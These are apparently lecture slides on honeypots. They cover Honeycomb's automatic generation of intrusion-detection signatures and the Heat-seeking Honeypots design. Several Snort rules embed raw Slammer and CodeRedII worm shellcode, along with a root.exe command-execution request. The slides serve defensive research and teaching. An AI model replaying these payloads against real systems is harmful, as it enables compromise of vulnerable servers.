
- Vertical detection:
  - concatenates incoming messages
  - LCS on pairs of strings
  - for interactive flows and to mask TCP dynamics
  - e.g. FTP, Telnet, ...




Results

- We ran Honeycomb on an unfiltered cable modem connection for three days
- Honeyd setup:
  - fake FTP, Telnet, SMTP, HTTP services, all Perl/Shell scripts.
  - Other ports: traffic sinks
- Some statistics:
  - 649 TCP connections, 123 UDP connections
  - Full traffic volume: ~1MB
  - approx. 30 signatures created
  - No wide-range port scanning

TCP Connections



UDP Connections



Signatures created: Slammer

- Honeyd log:

```
2003-05-08-02:26:43.0385 udp(17) S 81.89.64.111 2943 192.168.169.2 1434
2003-05-08-02:27:43.0404 udp(17) E 81.89.64.111 2943 192.168.169.2 1434: 376 0
2003-05-08-09:58:38.0807 udp(17) S 216.164.19.162 1639 192.168.169.2 1434
2003-05-08-09:59:38.0813 udp(17) E 216.164.19.162 1639 192.168.169.2 1434: 376 0
2003-05-08-17:15:24.0072 udp(17) S 66.28.200.226 6745 192.168.169.2 1434
2003-05-08-17:16:24.0083 udp(17) E 66.28.200.226 6745 192.168.169.2 1434: 376 0
```

- Signature:

```
alert udp any any -> 192.168.169.2/32 1434 (msg: "Honeycomb Thu May  8 09h58m38 2003 ";
content: "|04 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 DC C9 B0|B|EB 0E 01 01 01 01 01 01|p|AE|B|01|p|AE|B|90 90 90 90 90
90 90 90|h|DC C9 B0|B|B8 01 01 01 01|1|C9 B1 18|P|E2 FD|5|01 01 01 05|P|89E5|
Qh.dllhel32hkernQhounthickChGetTf|B9|llQh32.dhws2 f|B9|etQhsockf|B9|toQhsend|BE 18 10 AE|B|
8D|E|D4|P|FF 16|P|8D|E|E0|P|8D|E|F0|P|FF 16|P|BE 10 10 AE|B|8B 1E 8B 03|=U|8B EC|Qt|05 BE 1C
10 AE|B|FF 16 FF D0|1|C9|QQP|81 F1 03 01 04 9B 81 F1 01 01 01 01|Q|8D|E|CC|P|8B|E|C0|P|FF 16|
j|11|j|02|j|02 FF D0|P|8D|E|C4|P|8B|E|C0|P|FF 16 89 C6 09 DB 81 F3|<a|D9 FF 8B|E|B4 8D 0C|@|
8D 14 88 C1 E2 04 01 C2 C1 E2 08|)|C2 8D 04 90 01 D8 89|E|B4|j|10 8D|E|B0|P1|C9|Qf|81 F1|x|
01|Q|8D|E|03|P|8B|E|AC|P|FF D6 EB|"; )
```

- Full worm detected

Signatures created: CodeRedII

- Hit more than a dozen times

```
alert tcp 80.0.0.0/8 any -> 192.168.169.2/32 80 (msg: "Honeycomb Tue May  6 11h55m20 2003 ";
flags: A; flow: established; content: "GET /default.ida?XXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u0
0c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0|0D 0A|Content-type: text/xml|0A|
Content-length: 3379 |0D 0A 0D 0A C8 C8 01 00|`|E8 03 00 00 00 CC EB FE|dg|FF|6|00 00|dg|89|
&|00 00 E8 DF 02 00 00|h|04 01 00 00 8D 85|\|FE FF FF|P|FF|U|9C 8D 85|\|FE FF FF|P|FF|U|98
8B|@|10 8B 08 89 8D|X|FE FF FF FF|U|E4|=|04 04 00 00 0F 94 C1|=|04 08 00 00 0F 94 C5 0A CD 0F
B6 C9 89 8D|T|FE FF FF 8B|u|08 81|~0|9A 02 00 00 0F 84 C4 00 00 00 C7|F0|9A 02 00 00 E8 0A 00
00 00|CodeRedII|00 8B 1C|$|FF|U|D8|f|0B C0 0F 95 85|8|FE FF FF C7 85|P|FE FF FF 01 00 00 00|
j|00 8D 85|P|FE FF FF|P|8D 85|8|FE FF FF|P|8B|E|08 FF|p|08 FF 90 84 00 00 00 80 BD|8|FE FF FF
01|thS|FF|U|D4 FF|U|EC 01|E|84|i|BD|T|FE FF FF|,|01 00 00 81 C7|,|01 00 00 E8 D2 04 00 00 F7
D0 0F AF C7 89|F4|8D|E|88|Pj|00 FF|u|08 E8 05 00 00 00 E9 01 FF FF FF|j|00|j|00 FF|U|F0|P|FF|
U|D0|Ou|D2 E8|;|05 00 00|i|BD|T|FE FF FF 00|\&|05 81 C7 00|\&|05|W|FF|U|E8|j|00|j|16 FF|U|8C|
j|FF FF|U|E8 EB F9 8B|F4)E|84|jd|FF|U|E8 8D 85|<|FE FF FF|P|FF|U|C0 0F B7 85|<|FE FF FF|=|88
88 00 00|s|CF 0F B7 85|>|FE FF FF 83 F8 0A|s|C3|f|C7 85|p|FF FF FF 02 00|f|C7 85|r|FF FF …
```

- Full worm due to vertical detection – server replies before all signature-relevant packets seen

Signatures detected: others …

- alert tcp **64.201.104.2/32** any -> 192.168.169.2/32 **1080,3128,4588,6588,8080** (msg: "Honeycomb Mon May 5 19h04m12 2003 "; flags: S; flow: stateless;)

Signatures detected: others …

- alert tcp **64.201.104.2/32** any -> 192.168.169.2/32 **1080,3128,4588,6588,8080** (msg: "Honeycomb Mon May 5 19h04m12 2003 "; flags: S; flow: stateless;)
- alert **udp** 81.152.239.141/32 any -> 192.168.169.2/32 **135** (msg: "Honeycomb Thu May 8 12h57m51 2003 "; content: "|15 00 00 00 00 00 00 00 15 00 00 00|**YOUR EXTRA PAYCHEQUE**|00 E1 04|x|0C 00 00 00 00 00 00 00 0C 00 00 00|80.4.124.41|00|#|01 00 00 00 00 00 00|#|01 00 00| **Amazing Internet Product Sells Itself!|**0D 0A|**Resellers Wanted!** GO TO..... www.Now4U2.co.uk";)

Signatures detected: others …

- alert tcp **64.201.104.2/32** any -> 192.168.169.2/32 **1080,3128,4588,6588,8080** (msg: "Honeycomb Mon May 5 19h04m12 2003 "; flags: S; flow: stateless;)
- alert **udp** 81.152.239.141/32 any -> 192.168.169.2/32 **135** (msg: "Honeycomb Thu May 8 12h57m51 2003 "; content: "|15 00 00 00 00 00 00 00 15 00 00 00|**YOUR EXTRA PAYCHEQUE**|00 E1 04|x|0C 00 00 00 00 00 00 00 0C 00 00 00|80.4.124.41|00|#|01 00 00 00 00 00 00|#|01 00 00| **Amazing Internet Product Sells Itself!|**0D 0A|**Resellers Wanted!** GO TO..... www.Now4U2.co.uk";)
- alert **tcp** 80.4.218.53/32 any -> 192.168.169.2/32 **80** (msg: "Honeycomb Thu May 8 07h27m33 2003 "; flags: PA; flow: established; content: **"GET /scripts/root.exe?/c+dir HTTP/1.0**|0D 0A|Host: www|0D 0A| Connnection: close|0D 0A 0D|";)

Heat-seeking Honeypots: Design and Experience

John P. John, Fang Yu, Yinglian Xie, Arvind Krishnamurthy and Martin Abadi, 20th International World Wide Web Conference (WWW 2011).

Introduction

- Many malicious activities
  - Phishing, Malware Pages, Open proxies
  - Vulnerable servers
  - 90% (compromised legitimate site)
- Understanding
  - How attackers identify Web servers running vulnerable applications?
  - How they compromise them?
  - What subsequent actions they perform on these servers would therefore be of great value?

Introduction

- Honeypot
  - Client-based
    - visiting suspicious servers
    - executing malicious binaries
  - Server-based
    - Passive
    - wait for attackers
- Challenge
  - How to effectively get attackers to target these honeypots?
  - How to select which Web applications to emulate ?

Our System

- Our system Heat-seeking Honeypots
  - Actively attract attackers
  - Dynamically generate and deploy honeypot pages
  - Analyze logs to identify attack patterns

System Design

- Obtaining attacker queries
- Creation of honeypot pages
- Advertising honeypot pages to attackers
- Detecting malicious traffic

Architecture




Figure 1: The architecture of a heat-seeking honeypot. Attacker queries from the feed (1) are issued to search engines (2). The pages from the search results are fetched (3). These pages are encapsulated and put up on the heat-seeking honeypot, along with other real software installed on VMs. Then these pages are advertised and crawled by search engines (4). When attackers issue similar queries to search engines, the honeypot pages are returned in the search results (5). When attackers interact with the honeypot (6), all interactions are logged (7) for further analysis.

[Zheng Zhixin]

Obtaining attacker queries

- Attacker use:
  - Perform brute-force port scanning on the Internet.
  - Make use of Internet search engines.
    - PHP vulnerability : Phpizabi v0.848b c1 hfp1
- Bing log
  - SearchAudit
  - SBotMiner
    - inurl:/includes/joomla.php [a-z]{3,7}

Creation of honeypot pages(cont.)

- How do we create an appropriate honeypot?
  - (a) Install vulnerable Web software
    - Pros : How the attacker interacts with and compromises
    - Cons: domain expert, set up the software
  - (b) Set up Web pages matching the query
    - Pros: similar to the ones created by real software(auto)
    - Cons: fewer interactions (depth of attack)
  - (c) Set up proxy pages
    - Pros: (a)(b)
    - Cons: malicious attacks

Creation of honeypot pages

- In our deployment, we choose a combination of options (a) and (b)
  - Search engines (Bing and Google)
  - Top three results (emulate)
  - Web pages at these URLs(crawler)
  - Rewrite all the links on the page(Javascript)
    - Ex http://path/to/honeypot/includes/joomla.php
- VMs(few common Web applications)
  - separate

Advertising honeypot pages to attackers

- Ideally, we want our honeypot pages to appear in the top results of all malicious searches (Major search engine help)
- In our deployment
  - boost the chance of honeypot pages
  - adding links pointing to our honeypot pages on other public Web pages (author homepage)

